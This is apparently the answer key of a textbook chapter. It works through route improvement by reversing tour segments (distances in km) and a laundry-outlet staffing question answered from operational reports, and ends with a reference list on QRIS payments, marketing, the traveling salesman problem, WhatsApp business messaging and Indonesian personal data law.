15.13 The round is $3.16 + 2.24 + 4.24 + 4.12 + 4.00 = 17.76$ km. Reversing the stretch $C \rightarrow A$ gives $O \rightarrow A \rightarrow C \rightarrow B \rightarrow D \rightarrow O$ (16.72 km, the nearest-neighbor route); reversing $A \rightarrow B \rightarrow D$ instead gives $O \rightarrow C \rightarrow D \rightarrow B \rightarrow A \rightarrow O$: remove $C \rightarrow A$ (2.24) and $D \rightarrow O$ (4.00), add $C \rightarrow D$ (4.24) and $A \rightarrow O$ (2.24), length $17.76 - 2.24 - 4.00 + 4.24 + 2.24 = 18.00$, worse. Reversing $A \rightarrow B$ gives $O \rightarrow C \rightarrow B \rightarrow A \rightarrow D \rightarrow O$: remove $C \rightarrow A$ (2.24) and $B \rightarrow D$ (4.12), add $C \rightarrow B$ (4.12) and $A \rightarrow D$ (2.24), length $17.76 - 2.24 - 4.12 + 4.12 + 2.24 = 17.76$, no gain. The first reversal helps (to 16.72 km), and a second pass reversing $C \rightarrow B \rightarrow D$ then reaches 15.88 km, as in Section 15.5.4.

15.14 (1) The employees report (bills received and finished per employee and outlet) shows how much washing each outlet's washers do. (2) The queue per outlet at several evenings (in process, overdue) shows where bags wait longest; Keputih's overdue bills suggest the problem there is a machine, not people. (3) The monthly report per outlet shows whether Wiyung's volume is growing. If Wiyung's washers finish their bills within the promised time and Rungkut's do not, moving a washer would make things worse.

References

[1] "QRIS tembus 15 miliar transaksi, penggunanya 67 juta di Juli 2026," *CNBC Indonesia*, Sep. 7, 2026. [Online]. Available: https://www.cnbcindonesia.com/news/20260907055124-4-765593/qris-tembus-15-miliar-transaksi-penggunanya-67-juta-di-juli-2026

[2] "QRIS tembus 12,55 miliar transaksi pada semester I 2026, pengguna capai 66 juta," *Kontan*, 2026. [Online]. Available: https://keuangan.kontan.co.id/news/qris-tembus-1255-miliar-transaksi-pada-semester-i-2026-pengguna-capai-66-juta

[3] P. Kotler, K. L. Keller, and A. Chernev, *Marketing Management*, 16th ed. Harlow, U.K.: Pearson, 2021.

[4] T. H. Cormen, C. E. Leiserson, R. L. Rivest, and C. Stein, *Introduction to Algorithms*, 4th ed. Cambridge, MA, USA: MIT Press, 2022.

[5] D. L. Applegate, R. E. Bixby, V. Chvátal, and W. J. Cook, *The Traveling Salesman Problem: A Computational Study*. Princeton, NJ, USA: Princeton University Press, 2006.

[6] Project OSRM, *Open Source Routing Machine*. [Online]. Available: https://project-osrm.org/

[7] BusinessChat Help Center, "How to build a WhatsApp click-to-chat URL (wa.me)." [Online]. Available: https://help.businesschat.io/en/articles/6517838-how-to-build-a-whatsapp-click-to-chat-url-wa-me

[8] Meta, "Pricing on the WhatsApp Business Platform," *Meta for Developers*. [Online]. Available: https://developers.facebook.com/documentation/business-messaging/whatsapp/pricing (accessed Sep. 2026).

[9] Republik Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*, Lembaran Negara Tahun 2022 Nomor 196, Oct. 17, 2022.

[10] KRES.ID, "Hitung mundur 16 Januari 2027: PP 33/2026 terbit, ini yang wajib disiapkan perusahaan Anda," 2026. [Online]. Available: https://www.kres.id/pp-33-2026-aturan-pelaksana-uu-pdp (accessed Sep. 2026).

[11] A. M. Hughes, *Strategic Database Marketing*, 4th ed. New York, NY, USA: McGraw-Hill, 2012.